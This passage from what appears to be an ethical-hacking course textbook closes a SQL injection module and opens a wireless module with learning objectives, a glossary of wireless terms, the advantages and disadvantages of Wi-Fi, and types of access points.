- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform wireless network hacking to compromise a Wi-Fi network to gain unauthorized access to network resources

Module Summary

This module presented basic SQL injection concepts along with different types of SQL injection. It also provided a detailed discussion on the SQL injection methodology, which covers information gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection. Further, it illustrated various SQL injection tools. In addition, it described several SQL injection evasion techniques. It also explained the countermeasures that can be adopted to prevent SQL injection attempts by threat actors. Finally, it ended with a demonstration of various SQL injection detection tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers compromise wireless networks by hacking them to gain unauthorized access to the network resources.

LEARNING OBJECTIVES

- LO#01: Summarize Wireless Concepts
- LO#02: Explain Different Wireless Encryption Algorithms
- LO#03: Explain Different Wireless Threats
- LO#04: Demonstrate Wireless Hacking Methodology
- LO#05: Use Wireless Hacking Tools
- LO#06: Explain Various Bluetooth Hacking Techniques
- LO#07: Explain Wireless Attack Countermeasures
- LO#08: Use Wireless Security Tools

Learning Objectives

Wireless networks are cheaper and easier to maintain than wired networks. An attacker can easily compromise a wireless network without proper security measures or an appropriate network configuration. Because high-security mechanisms for wireless networks may be expensive, it is advisable to determine critical sources, risks, or vulnerabilities associated with the network and then check whether the current security mechanism can protect the wireless network against all possible attacks. If not, the security mechanisms must be upgraded.

This module describes the types of wireless networks, their security mechanisms, threats, and measures to combat the threats to keep the network secure. Various wireless encryption algorithms are analyzed with their strengths and weakness. The module also analyzes wireless-network attack techniques and discusses countermeasures to protect information systems.


At the end of this module, you will be able to do the following:

- Describe wireless concepts
- Explain different wireless encryption algorithms
- Describe wireless threats
- Describe wireless hacking methodology
- Use different wireless hacking tools
- Describe Bluetooth hacking techniques
- Apply wireless hacking countermeasures
- Use different wireless security tools

LO#01: Summarize Wireless Concepts

Wireless Concepts

Network technology is heading toward a new era of technological evolution through wireless technologies. Wireless networking is revolutionizing the way people work and play. By removing physical connections or cables, individuals can use networks in new ways to make data portable, mobile, and accessible. A wireless network is an unbounded data communication system that uses radio-frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections using electromagnetic (EM) waves to interconnect two individual points without establishing any physical connection. This section will describe basic wireless concepts.



Wireless Terminology


- **GSM**
  A universal system used for mobile transportation for wireless networks worldwide
- **Bandwidth**
  Describes the amount of information that may be broadcast over a connection
- **Access point (AP)**
  Used to connect wireless devices to a wireless/wired network
- **BSSID**
  The MAC address of an AP that has set up a Basic Service Set (BSS)
- **ISM band**
  A set of frequencies for the international industrial, scientific, and medical communities
- **Hotspot**
  A place where a wireless network is available for public use
- **Association**
  The process of connecting a wireless device to an AP
- **Service Set Identifier (SSID)**
  A unique identifier of 32 alphanumeric characters given to a wireless local area network (WLAN)
- **Orthogonal Frequency-division Multiplexing (OFDM)**
  Method of encoding digital data on multiple carrier frequencies
- **Multiple input, multiple output orthogonal frequency-division multiplexing (MIMO-OFDM)**
  An air interface for 4G and 5G broadband wireless communications
- **Direct-sequence Spread Spectrum (DSSS)**
  An original data signal multiplied with a pseudo-random noise spreading the code
- **Frequency-hopping Spread Spectrum (FHSS)**
  A method of transmitting radio signals by rapidly switching a carrier among many frequency channels

Wireless Terminology

In a wireless network, data are transmitted through EM waves that carry signals over the communication path. Terms associated with wireless networks include the following:

- **Global System for Mobile Communications (GSM)**: It is a universal system used for mobile data transmission in wireless networks worldwide.
- **Bandwidth**: It describes the amount of information that may be broadcast over a connection. Usually, bandwidth refers to the data transfer rate and is measured in bits (amount of data) per second (bps).
- **Access point (AP)**: An AP is used to connect wireless devices to a wireless/wired network. It allows wireless communication devices to connect to a wireless network through wireless standards such as Bluetooth and Wi-Fi. It serves as a switch or hub between a wired LAN and wireless network.
- **Basic service set identifier (BSSID)**: It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS). Generally, users are unaware of the BSS to which they belong. When a user moves a device, the BSS used by the device could change because of a variation in the range covered by the AP, but this change may not affect the connectivity of the wireless device.
- **Industrial, scientific, and medical (ISM) band**: This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Hotspot**: These are places where wireless networks are available for public use. Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.

- **Association**: It refers to the process of connecting a wireless device to an AP.
- **Service set identifier (SSID)**: An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network. The SSID permits connections to the desired network among available independent networks. Devices connecting to the same WLAN should use the same SSID to establish connections.
- **Orthogonal frequency-division multiplexing (OFDM)**: An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on the changes in the carrier phase, frequency, amplitude, or a combination of these and shares bandwidth with other independent channels. It produces a transmission scheme that supports higher bit rates than parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies.
- **Multiple input, multiple output-orthogonal frequency-division multiplexing (MIMO-OFDM)**: MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services. Adopting the MIMO-OFDM technique reduces interference and increases the channel robustness.
- **Direct-sequence spread spectrum (DSSS)**: DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code. Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or jamming.
- **Frequency-hopping spread spectrum (FHSS)**: FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom sequence known to both the sender and receiver.



Wireless Networks

- Wireless network (Wi-Fi) refers to WLANs based on **IEEE 802.11 standard**, which allows the device to access the network from anywhere within an **AP range**
- Devices, such as a personal computer, video-game console, and smartphone, use Wi-Fi to connect to a **network resource**, such as the Internet, via a **wireless network AP**

Wireless Networks

Wireless networks use radio-wave transmission, which usually occurs at the physical layer of the network structure. With the global wireless communication revolution, data networking and telecommunication are fundamentally changing. Wi-Fi refers to a WLAN based on the IEEE 802.11 standard, and it allows a device to access the network from anywhere within the range of an AP. Wi-Fi is a widely used technology in wireless communication across a radio channel. Wi-Fi utilizes numerous techniques such as DSSS, FHSS, infrared (IR), and OFDM to establish a connection between a transmitter and receiver. Devices such as personal computers, video-game consoles, and smartphones use Wi-Fi to connect to a network resource such as the Internet via a wireless network AP.

The following are some of the advantages and disadvantages of wireless networks:

- **Advantages**
  - Installation is fast and easy without the need for wiring through walls and ceilings
  - Easily provides connectivity in areas where it is difficult to lay cables
  - The network can be accessed from anywhere within the range of an AP
  - Public spaces such as airports, libraries, schools, and even coffee shops offer constant Internet connections through WLANs
- **Disadvantages**
  - Security may not meet expectations
  - The bandwidth suffers as the number of devices in the network increases
  - Wi-Fi upgrades may require new wireless cards and/or APs
  - Some electronic equipment can interfere with Wi-Fi networks

Types of Wireless Networks

The different types of wireless networks are described as follows.

- **Extension to a Wired Network**

  A user can extend a wired network by placing APs between a wired network and wireless devices. A wireless network can also be created using an AP.

  The types of APs include the following:

  - **Software APs (SAPs)**: SAPs can be connected to a wired network, and they run on a computer equipped with a wireless network interface card (NIC).
  - **Hardware APs (HAPs)**: HAPs support most wireless features.

  In this type of network, the AP acts as a switch, providing connectivity for computers that use a wireless NIC. The AP can connect wireless clients to a wired LAN, which allows wireless access to LAN resources such as file servers and Internet connections.

